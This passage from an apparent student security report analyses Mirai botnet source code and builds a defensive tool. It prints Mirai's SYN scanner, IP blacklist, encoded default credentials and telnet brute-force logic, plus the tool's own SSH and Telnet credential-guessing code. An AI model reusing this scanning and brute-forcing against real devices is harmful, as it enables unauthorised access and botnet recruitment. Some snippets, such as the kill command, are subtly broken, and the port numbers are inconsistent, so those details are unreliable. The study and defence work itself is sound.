
The username and password variables greatly suggest that scanner files attempt some sort of connection to other devices. This belief is built upon with the “scanner_connection” structure which uses the “scanner_auth” structure inside of it:

```
struct scanner_connection {
    struct scanner_auth *auth;
    int fd, last_recv;
    enum {
        SC_CLOSED,
        SC_CONNECTING,
        SC_HANDLE_IACS,
        SC_WAITING_USERNAME,
        SC_WAITING_PASSWORD,
        SC_WAITING_PASSWD_RESP,
        SC_WAITING_ENABLE_RESP,
        SC_WAITING_SYSTEM_RESP,
        SC_WAITING_SHELL_RESP,
        SC_WAITING_SH_RESP,
        SC_WAITING_TOKEN_RESP
    } state;
    ipv4_t dst_addr;
    uint16_t dst_port;
    int rdbuf_pos;
    char rdbuf[SCANNER_RDBUF_SIZE];
    uint8_t tries;
};
```

Figure 9: Code snippet of the structure used for connecting to devices.

The structure further elaborates on the connection potential, rather than just authentication, with more variables such as “dst_addr” which would be used as the victims IP address. Additionally, it can be assumed that the list of values within the “enum” bracket are potentially device states. These device states would help the program effectively react and perform the next option to authenticate itself on the device.

When searching for devices, the program will generate a random IP address within the “get_random_ip” function:




```
do
{
    tmp = rand_next();

    o1 = tmp & 0xff;
    o2 = (tmp >> 8) & 0xff;
    o3 = (tmp >> 16) & 0xff;
    o4 = (tmp >> 24) & 0xff;
}
while (o1 == 127 ||                          // 127.0.0.0/8      - Loopback
      (o1 == 0) ||                           // 0.0.0.0/8        - Invalid address space
      (o1 == 3) ||                           // 3.0.0.0/8        - General Electric Company
      (o1 == 15 || o1 == 16) ||              // 15.0.0.0/7       - Hewlett-Packard Company
      (o1 == 56) ||                          // 56.0.0.0/8       - US Postal Service
      (o1 == 10) ||                          // 10.0.0.0/8       - Internal network
      (o1 == 192 && o2 == 168) ||            // 192.168.0.0/16   - Internal network
      (o1 == 172 && o2 >= 16 && o2 < 32) ||  // 172.16.0.0/14    - Internal network
      (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10    - IANA NAT reserved
      (o1 == 169 && o2 > 254) ||             // 169.254.0.0/16   - IANA NAT reserved
      (o1 == 198 && o2 >= 18 && o2 < 20) ||  // 198.18.0.0/15    - IANA Special use
      (o1 >= 224) ||                         // 224.*.*.*+       - Multicast
      (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 2
);
```

Figure 10: Code snippet of the method the program uses for the creation and blacklisting of IP addresses.

Within this function, for each byte of the generated IP address is created within the acceptable range, with o1 representing the first byte and so on. Interestingly, a blacklist of IP addresses can be found indicating that if the generated values for the IP address match, they should be ignored. Within scanner.c, the function primarily responsible for the connection and authentication of devices would be “scanner_init”. This function creates a scanner process, initialises a raw socket to scan TCP ports, makes headers for packets, sets up authentication and manages the ongoing connections. “AF_INET” and “SOCK_RAW” are used for low level scanning purposes:



```
    // Set up raw socket scanning and payload
    if ((rsck = socket(AF_INET, SOCK_RAW, IPPROTO_TCP)) == -1)
    {
#ifdef DEBUG
        printf("[scanner] Failed to initialize raw socket, cannot scan\n");
#endif
        exit(0);
```

Figure 11: Code snippet including the setup for sockets.

Alongside setting up the sockets, the IPv4 and TCP headers are also constructed within the function:

```
// Set up IPv4 header
iph->ihl = 5;
iph->version = 4;
iph->tot_len = htons(sizeof (struct iphdr) + sizeof (struct tcphdr));
iph->id = rand_next();
iph->ttl = 64;
iph->protocol = IPPROTO_TCP;

// Set up TCP header
tcph->dest = htons(23);
tcph->source = source_port;
tcph->doff = 5;
tcph->window = rand_next() & 0xffff;
tcph->syn = TRUE;
```

Figure 12: Code snippet for setting up the SYN packets.

Various parameters for the packet headers are initialised, most notably that the TCP packet will be a SYN packet. This is because the main logic loop utilises the TCP handshake where the program will wait for a SYN+ACK response. Additionally, the usernames and passwords that are used to brute force authenticate onto the victim device are also found within “scanner_init”:

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                     // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                     // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                 // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                 // root     888888
```

Figure 13: Code snippet including the encoded credentials used for authentication.

The values for the usernames and passwords have been saved as obfuscated text however the plain text values are present as developer code. Based on developer instructions for setting up the CnC server domain (See appendix A-1), it can be assumed that the obfuscated text is being XOR encoded. There is a total of 60 different username and passwords combinations found within “scanner.c”, all of which are common industry passwords.

Within the main logic loop, the program sends previously constructed SYN packets:

```
// Spew out SYN to try and get a response
if (fake_time != last_spew)
{
    last_spew = fake_time;

    for (i = 0; i < SCANNER_RAW_PPS; i++)
    {
        struct sockaddr_in paddr = {0};
        struct iphdr *iph = (struct iphdr *)scanner_rawpkt;
        struct tcphdr *tcph = (struct tcphdr *)(iph + 1);

        iph->id = rand_next();
        iph->saddr = LOCAL_ADDR;
        iph->daddr = get_random_ip();
        iph->check = 0;
        iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));

        if (i % 10 == 0)
        {
            tcph->dest = htons(2323);
        }
        else
        {
            tcph->dest = htons(23);
        }
        tcph->seq = iph->daddr;
        tcph->check = 0;
        tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr)), sizeof (struct tcphdr));

        paddr.sin_family = AF_INET;
        paddr.sin_addr.s_addr = iph->daddr;
        paddr.sin_port = tcph->dest;

        sendto(rsck, scanner_rawpkt, sizeof (scanner_rawpkt), MSG_NOSIGNAL, (struct sockaddr *)&paddr, sizeof (paddr));
    }
}
```

Figure 14: Code snippet including the sending of SYN packets to randomly generated IP addresses.

The program then reads the SYN+ACK response.

```
// Read packets from raw socket to get SYN+ACKs
last_avail_conn = 0;
while (TRUE)
{
    int n;
    char dgram[1514];
    struct iphdr *iph = (struct iphdr *)dgram;
    struct tcphdr *tcph = (struct tcphdr *)(iph + 1);
    struct scanner_connection *conn;

    errno = 0;
    n = recvfrom(rsck, dgram, sizeof (dgram), MSG_NOSIGNAL, NULL, NULL);
    if (n <= 0 || errno == EAGAIN || errno == EWOULDBLOCK)
        break;
```

Figure 15: Code snippet where the program reads the SYN+ACK response.

Before moving onto authentication techniques, the program decides whether to continue or close the connection based upon the response:

```
// If there were no slots, then no point reading any more
if (conn == NULL)
    break;

conn->dst_addr = iph->saddr;
conn->dst_port = tcph->source;
setup_connection(conn);
```

Figure 16: Code snippet for logic whether to continue or close the connection.

When a connection has been found, the program will attempt to use the authentication entries to dictionary attack the victim device:

```
case SC_WAITING_USERNAME:
    if ((consumed = consume_user_prompt(conn)) > 0)
    {
        send(conn->fd, conn->auth->username, conn->auth->username_len, MSG_NOSIGNAL);
        send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
        conn->state = SC_WAITING_PASSWORD;

        printf("[scanner] FD%d received username prompt\n", conn->fd);

    }
    break;
case SC_WAITING_PASSWORD:
    if ((consumed = consume_pass_prompt(conn)) > 0)
    {

        printf("[scanner] FD%d received password prompt\n", conn->fd);


        // Send password
        send(conn->fd, conn->auth->password, conn->auth->password_len, MSG_NOSIGNAL);
        send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);

        conn->state = SC_WAITING_PASSWD_RESP;
    }
```

Figure 17: Code snippet for attempting authentication against the device.

To process if the username and password combination was correct, numerous error handling and validation takes place.

```
case SC_WAITING_TOKEN_RESP:
    consumed = consume_resp_prompt(conn);
    if (consumed == -1)
    {

        printf("[scanner] FD%d invalid username/password combo\n", conn->fd);

        close(conn->fd);
        conn->fd = -1;

        // Retry
        if (++(conn->tries) == 10)
        {
            conn->tries = 0;
            conn->state = SC_CLOSED;
        }
        else
        {
            setup_connection(conn);

            printf("[scanner] FD%d retrying with different auth combo!\n", conn->fd);
```

Figure 18: Code snippet including logic for attempting numerous passwords.

The program attempts to get a response from the connection. If the “consumed” variable is found to equal -1, the credentials that the program used on that device were invalid. Next the program attempts to reconnect to the device 10 times with different credentials, with the 10th failed attempt resulting in the connection being closed.

```
    else if (consumed > 0)
    {
        char *tmp_str;
        int tmp_len;

        printf("[scanner] FD%d Found verified working telnet\n", conn->fd);

        report_working(conn->dst_addr, conn->dst_port, conn->auth);
        close(conn->fd);
        conn->fd = -1;
        conn->state = SC_CLOSED;
    }
    break;
default:
    consumed = 0;
    break;
}

// If no data was consumed, move on
if (consumed == 0)
    break;
else
{
    if (consumed > conn->rdbuf_pos)
        consumed = conn->rdbuf_pos;

    conn->rdbuf_pos -= consumed;
    memmove(conn->rdbuf, conn->rdbuf + consumed, conn->rdbuf_pos);
```

Figure 19 Code snippet including the case where a successful authentication has taken place.

In the case where there is a successful connection, the connection is also marked as a -1. This can suggest that the -1 is used as a way of indicating future scanning to not bother with this connection. Additionally, the port, destination IP address and credentials are sent to the “report_working” function to be used further.

Running Mirai

To understand what could be identified within a device while it is infected with the Mirai malware, the source code provided from github was used to create an executable of Mirai running. While Mirai is not known for spreading like a worm in networks, necessary precautions were still taken including a closed virtual network (not NAT type, to avoid communication with the host/physical PC) which only included the VMs, and screenshots of the VM taken before the infection. On the blog post the malware author includes instructions for compiling the malware, including a debug mode which displayed information for what the malware is trying to do such as connect to ports.




Figure 20: Screenshot showing the device being infected from running the ‘Mirai.dbg’ executable.

As discussed within the literature review, Mirai leaves no trace of files and executes its instructions through processes, such as communication with the CNC through ports. Using netstat, it is possible to see which ports are created while the process is running:




Figure 21: Screenshot showing the netstat output of the ports before and after the Mirai executable is ran.

Figure 21 shows the netstat output displaying the ports before and after the device is infected with Mirai. One of the ports which can be seen being open was for 48101, which the github blog post states is for communicating with ScanListen, a program for receiving scan results, rather than the CnC server.

Discussion

The analysis for Mirai was effective in furthering the understanding of how the malware operates with regards to how it attempts to find new devices and try to infect them.

Mirai/bot

The contents of the Mirai/bot directory, as the name suggest, relates to the files which are uploaded to a compromised device to become a part of the botnet. There are many files within the directory which aim to assist in the bots 2 primary functions; preparing, executing and managing DDoS attacks, and scanning of new devices to become a part of the botnet.
The purpose of the scanner files is to identify and connect to new devices to add to the botnet. This is achieved by randomly generating IPv4 addresses, however the program also contains a blacklist of IP addresses which it will ignore if the randomly generated IPv4 address matches an entry from this blacklist. The IPv4 addresses are blacklisted for one of two reasons:

- The IPv4 address would be technically speaking useless, such as 127.0.0.0 which would just be the devices local address and the

Internet Assigned Numbers Authority (IANA) addresses which are exclusively used for private network address translation (NAT).
- IPv4 addresses which belong to private organisations such as HP or the US postal service and would not want to risk connecting to them.

The scanner will attempt to connect to a device with the given randomly generated IPv4 address. Mirai can do this effectively utilising numerous data structures to accurately record the parameters of the victim device. Within this data structure, depending on the state of the device in relation to it connecting to the botnet, a different case is given, such as "SC_WAITING_USERNAME" which would allow the program to react according and send the username credentials.

With the device structure and random IPv4 address created, the scanner next generates SYN packets which will be used to identify an alive device. If the device is alive, it should aim to fulfil the TCP handshake and respond with an ACK packet. The authentication method which makes Mirai so effective would be the dictionary attack it uses on the device it is attempting to connect to. This dictionary attack consists of the 60 most common username and password combinations found within IoT devices and embedded systems. Mirai will attempt all 60 of these credentials with failed attempts being attempted 10 times with the same credentials. Upon a successful authentication, the credentials, address, and port are sent to the "report_working" function which is then sent to the loader through a socket.

The CnC server communication port is defaulted to 23 is also shared by Telnet but surprisingly did not appear to be open when running the malware on the infected device. This could be that it can only remain open when the CnC server is correctly configured. However, port 48101 was identified to always be open during device infection and does not share that port number with any other common services (such as port 23, with Telnet).

Conclusion

The code and malware analysis proved to be effective in furthering knowledge about Mirai. Understanding how the not just individual bots

work but the entire system helps to illustrate the methods used by botnets to attack, communicate and add new bots to its network. Due to the honours project being primarily focused on the device discovery and connection/authentication, most of the investigation took place within the mirai/bot directory. This was very effective in developing an understanding of how the program that is trying to be combatted/mitigated operates, especially regarding the device discovery methods. Additionally, identifying that port 48101 is always open on an infected device results in an effective and simple way of identifying if the device has been infected by viewing the sockets which have been created. Overall, Mirai uses many simple fundamental networking concepts such as the TCP handshake but are used so effectively due to almost all IoT devices relying on them.

Design

The development of the tool was completed using a Linux virtual machine known as kali. The language used was Python due to the various libraries it provides such as SCAPY for the crafting and manipulation of networking packets or paramiko acts as a method for SSH communication without the use of a CLI. Note that Python is not the language which Mirai uses, which is C.

The name for the tool, ‘Rekishi’ was chosen due to how it aims to oppose Mirai. ‘Mirai’ is Japanese for future and the opposite would be the past, which in Japanese would be ‘Rekishi’.

The artefact can be broken down into three core components:

- Device scanning/discovery in a user’s network.
- Connecting to discovered devices and verifying vulnerability.
- Performing device hardening and botnet communication detection and removal.




Figure 22: Flowchart for the developed artefact. 'Rekishi'.

Development of the artefact

Device discovery

To verify if a device could be vulnerable to Mirai malware and the botnet, devices within a user's network environment would have to be discovered first. Due to firewalls blocking certain methods of device discovery such as ICMP pings and port sweeping, numerous methods for device discovery must be implemented to fill in gaps where a certain method may miss a device. A list of objects is used to hold the information of the discovered devices:

```
# Object class for devices found within the network
class Device:
    def __init__(self, IPAddr, MACAddr=None, username
        self.IPAddr = IPAddr
        self.MACAddr = MACAddr
        self.username = username
        self.pword = pword
        self.telUsername = telUser
        self.telPword = telPword
        self.vuln = vuln
        self.sudo = sudo
```

Figure 23: Object used for holding the information of the discovered devices.

ARP sweep

The ARP sweep utilises the ARP (Address Resolution Protocol) protocol to identify devices, but with more of a focus on the devices MAC (Media Access Control) address (Fortinet, n.d.). While an IP address can change, a devices MAC address will remain fixed. The ARP sweep appears logical to use within the tool due to how it is commonly used within a LAN scenario, which would be where some of the user's IoT devices would be found, especially effective for identifying commonly forgotten ones.

```
# Perform ARP sweep for device discovery
def ARPSweep(IPRange):
    arp = ARP(pdst = IPRange)
    # Packet sent is the broadcast address
    ether = Ether(dst = "ff:ff:ff:ff:ff:ff")
    # Construct packet
    packet = ether / arp
    result = srp(packet, timeout=3, verbose=0)[0]

    for sent, received in result:
        ip = received.psrc
        print("IP address found: ", ip)
        mac = received.hwsrc
        addOrUpdateDeviceIP(ip)
        updateDeviceMAC(ip, mac)
```

Figure 24: Function for performing the ARP sweep.

Additionally, the ability to verify the IoT devices MAC addresses can help the user of the tool better identify them. To perform the ARP sweep, the SCAPY library is used to craft an ARP packet, including an ethernet address as "ff:ff:ff:ff:ff:ff" which represents a broadcast address, resulting in this packet being sent to every device on the network. If the packet received a response, the IP address is displayed to the user and that alongside the MAC address are saved the discovered devices list. If the IP address had already been discovered, the MAC address is appended to the IP address within the devices object.

NMAP scan

NMAP is a popular tool used for performing network reconnaissance by sending packets to devices and their ports, and awaiting a response to determine if it is up. To perform the NMAP scan, the NMAP python library is used. Typically, NMAP is used to identify what ports are open on the device, however since that does not matter to the tool, when preparing the scan, the arguments ‘-sn’ are provided which indicates to perform host discovery, but not attempt port scanning (NMAP, n.d.).

```
# Perform scan using NMAP
def NMAPScan(IPRange):
    nm = nmap.PortScanner()
    nm.scan(hosts=IPRange, arguments='-sn')

    for host in nm.all_hosts():
        print("IP address found: ", host)
        if 'mac' in nm[host]['addresses']:
            MACAddr = nm[host]['addresses']['mac']
            addOrUpdateDeviceIP(host)
            updateDeviceMAC(host, MACAddr)
```

Figure 25: Function for performing the NMAP scan.

For this scan, the tool will send ICMP (Internet Control Message Protocol) packets which operate at the network layer and are used for the purpose of checking if hosts are alive (Cloudflare, 2024). If the host is alive, typically it will respond with its own ICMP echo response, indicating to the tool that it is online.

If a device is found, the enumerated information is added to the list of discovered devices.

TCP sweep

One of the methods which Mirai uses for checking if devices are up using the TCP handshake, which is a three-step communication process involve SYN, SYN-ACK and ACK packets being sent. The tool would send TCP SYN packets to all IP addresses within the network and read the response. This is performed using the SCAPY python library to generate a SYN TCP packet, indicated by the flags set to “S”.

```
# TCP packet is generated with SYN flags
TCPPacket = TCP(dport = destinationPort, flags="S")

SYNPacket = IPPacket / TCPPacket

# Send the packet and wait for a response (SYN+ACK)
response = sr1(SYNPacket, timeout=1, verbose=False)
```

Figure 26: Code snippet demonstrating the SYN packet being created.

The tool waits 2 seconds for a response and checks if it had a SYN+ACK flag. This is achieved by viewing the bytes of the flag and checking if they are 0x12.

```
# Check if an SYN+ACK response was received
if TCPResponse and TCP in TCPResponse and TCPResponse[TCP].flags & 0x12:
    print("SYN-ACK received in response to SYN from", IPstr)
    addOrUpdateDeviceIP(ip)
```

Figure 27: Code snippet for receiving the SYN-ACK response.

If there is a response, the IP address is added to the list of discovered devices.

If no devices have been discovered, the program exits and informs the user.

Device connection and vulnerability checking.

The primary purpose of the tool is to check if a device would be vulnerable to the same methods that Mirai uses to infect and propagate to other devices. This method as previously discussed uses the top 60 default credentials commonly found within IoT devices. A text document including the credentials is accessed and a list of the credentials is created, with the username and associated password being accessible by traversing the object. Assuming any devices had been discovered, the tool would iterate through the list of devices and attempt to firstly connect via SSH and then through telnet.

SSH connection and authentication.

SSH (Secure Shell) allows for operations to be performed on other machines remotely. Due to how invaluable the protocol is, it is extremely common for it to be a service on devices. To perform operations, a user must first authenticate themselves, which can be achieved using the device's IP address, username, and password (UCL, 2024). To perform the SSH related functions, the python library known as Paramiko is used. Paramiko allows for the connection and execution of commands through SSH in a streamlined manner. Once the SSH client object has been created, the list of credentials is iterated through, resulting in every credential being tested (assuming there is no successful authentication).

```
for cred in credList:
    try:
        SSHClient.connect(hostname=dev.IPAddr, username=cred[0], password=cred[1])
        verify = "SSH: Connected!"
        print(colored(verify, "green"))
        print("Authentication succeeded with password: ",cred[1])
        authenticated = True
        addCredentials(dev.IPAddr, cred[0], cred[1])
```

Figure 28: Code snippet for the function used to test the credentials of the device via SSH.

Upon a successful authentication, the credentials are added to the associated IP address. Additionally, for the future device protection script, the level of privilege for the account which was authenticated is checked using a grep command which will either output “sudo_ok” if the account has sudo level permissions or “sudo_fail” if not.

```
# Check if sudo
sudoPassword = cred[1]
command = 'sudo -v && echo "sudo_ok" || echo "sudo_fail"'
sudoCheckCommand = 'sudo -S <<< {} {}'.format(sudoPassword, command)
stdin, stdout, stderr = SSHClient.exec_command(sudoCheckCommand)
output = stdout.read().decode().strip()
```

Figure 29: Code snippet for checking if the device has sudo level credentials.

If the account has sudo level permissions, the device object value for sudo is set to true. If the device is unable to authenticate with any of the provided passwords, the user is informed on the CLI.

Device hardening

To devices which have been found to be vulnerable to Mirai, further device hardening can take place by using the credentials which were discovered. Firstly, the program iterates through the preexisting list of discovered devices and check if the device credentials found had a high enough level of privilege to execute sudo level commands, if not, the device is skipped. The device hardening is performed utilising firstly Telnet and then SSH if the Telnet methods were unsuccessful.

Changing ports

A method of protecting IoT devices from Mirai involves changing the ports which certain services run on. These services include telnet and SSH. The function, telnetHarden is used to connect to the device. This function accepts the credentials used to connect to the device and the command

being issued to perform the hardening. The credentials are sent, and the program waits a few seconds to allow the tool to login successfully.

```
try:
    tn = telnetlib.Telnet(host, port, timeout)
    time.sleep(3)

    tn.read_until(b"login: ")
    tn.write(username.encode("ascii") + b"\n")
    tn.read_until(b"Password: ")
    tn.write(password.encode("ascii") + b"\n")
```

Figure 30: Code snippet for the function which uses Telnet to make changes to the device.

If the login is successful, the hardening command is attempted:

```
tn.write(command.encode('ascii') + b"\n")
time.sleep(3)
tn.write(password.encode("ascii") + b"\n")

message = tn.read_all().decode('ascii')
```

Figure 31: Code snippet showing the command being sent using Telnet and the sudo password being repeated to authenticate and execute.

Due to the commands requiring sudo level privileges, the password must be sent to the device again to verify. If the tool is unsuccessful in executing the command, the user is informed with an error message stating why, including if the port is not open, which notifies the tool to use SSH for the hardening.

When SSH is required for the hardening, paramiko is used to create a SSH object and then connect to the device using the credentials. Then the function ‘executeCommand’ is used which will execute the command based upon if a sudo password was provided:

```
try:
    # Formatting the command based on sudo requirements
    if sudoPassword:
        commandSudo = 'echo {} | sudo -S {}'.format(sudoPassword, command)
        stdin, stdout, stderr = ssh.exec_command(commandSudo)
    else:
        stdin, stdout, stderr = ssh.exec_command(command)
```

Figure 32: Code snippet of the SSH hardening function formatting the command for sudo.

If the sudo password is provided, the command is formatted using paramiko to work for sudo credentials and is executed. The output is

decoded and read, including any potential errors and the exit status to determine if the command was successfully executed:

```
exitStatus = stdout.channel.recv_exit_status()
output = stdout.read().decode().strip()
error = stderr.read().decode().strip()

if exitStatus == 0:
    print("Command successfully executed.")
    return output
```

Figure 33: Code snippet for the SSH output being received.

To change the telnet port, the following command is used:

sudo sed -i 's/^telnet\\s*23\\/tcp/telnet\\t3333\\/tcp/g' /etc/services

The command line utility known as sed (stream editor) is used with the flag -i to make changes to the file directly. The file which is being edited is the /etc/servies where the configuration information for networking services, such as ports, can be found. To break down the search pattern, ^telnet\\s*23\\/tcp:

- '^': Matches the beginning of a line.
- 'telnet': Matches the string "telnet".
- '\\s*': Matches zero or more blank characters.
- '23\\/tcp': Matches the string "23/tcp".

The string which is replacing it, "telnet\\t3333\\/tcp", can be broken down as follows:

- 'telnet': Replaces the matched "telnet".
- '\\t': Inserts a tab character.
- '3333': Inserts the string "3333", which is the new port number for Telnet.
- '\\/tcp': Inserts the string "/tcp".

When executed with sudo privileges, this command will change the port number of telnet from 23 to 3333. 3333 was chosen relatively random but could be altered if needed.

A similar command is used for changing the port for SSH, with the key differences being the port numbers changed from 22 to 2836 and the file being altered, /etc/ssh/sshd_config.

Command and control communication detection and process killing

To detect if command and control communication is taking place, the command line utility known as netstat can be used to not only check which sockets are open but also their associated port and PID (process ID) if one exists. This is accomplished with the command, sudo netstat -tuln | grep ':41808\\b', which outputs sockets containing port 41808, which Mirai commonly sends scan results on.

```
# Check for potential Mirai PID and kill it
output = executeCommand(ssh, "sudo netstat -tuln | grep ':48101\\b'", sudoPassword=device.pword)
if output:
    print("Potential Mirai PID identified: ",output)
    pid = re.findall(r'\d+', output)[0]
    executeCommand(ssh, "sudo kill -9 ", pid ," sudoPassword=device.pword")
    susVuln = True
```

Figure 34: Code snippet for the commands being issued to identify if a Mirai process is running.

If a socket is identified, the user is informed, and another command is issued to kill the process found within the netstat output.

Removal from the botnet

Due to Mirai leaving no trace of itself on the device, removing the device from the botnet is as simple as removing it from the network and then rebooting. This can be achieved by issuing a command to disable the specified interface (such as eth0), using the command, sudo ip addr flush dev ,interface_name":

```
# Disable IPv4 for interface eth0 if susVuln is True
if susVuln:
    print("Device believed to be infected with Mirai ... removing from network and then rebooting ... ")
    interface = 'eth0'
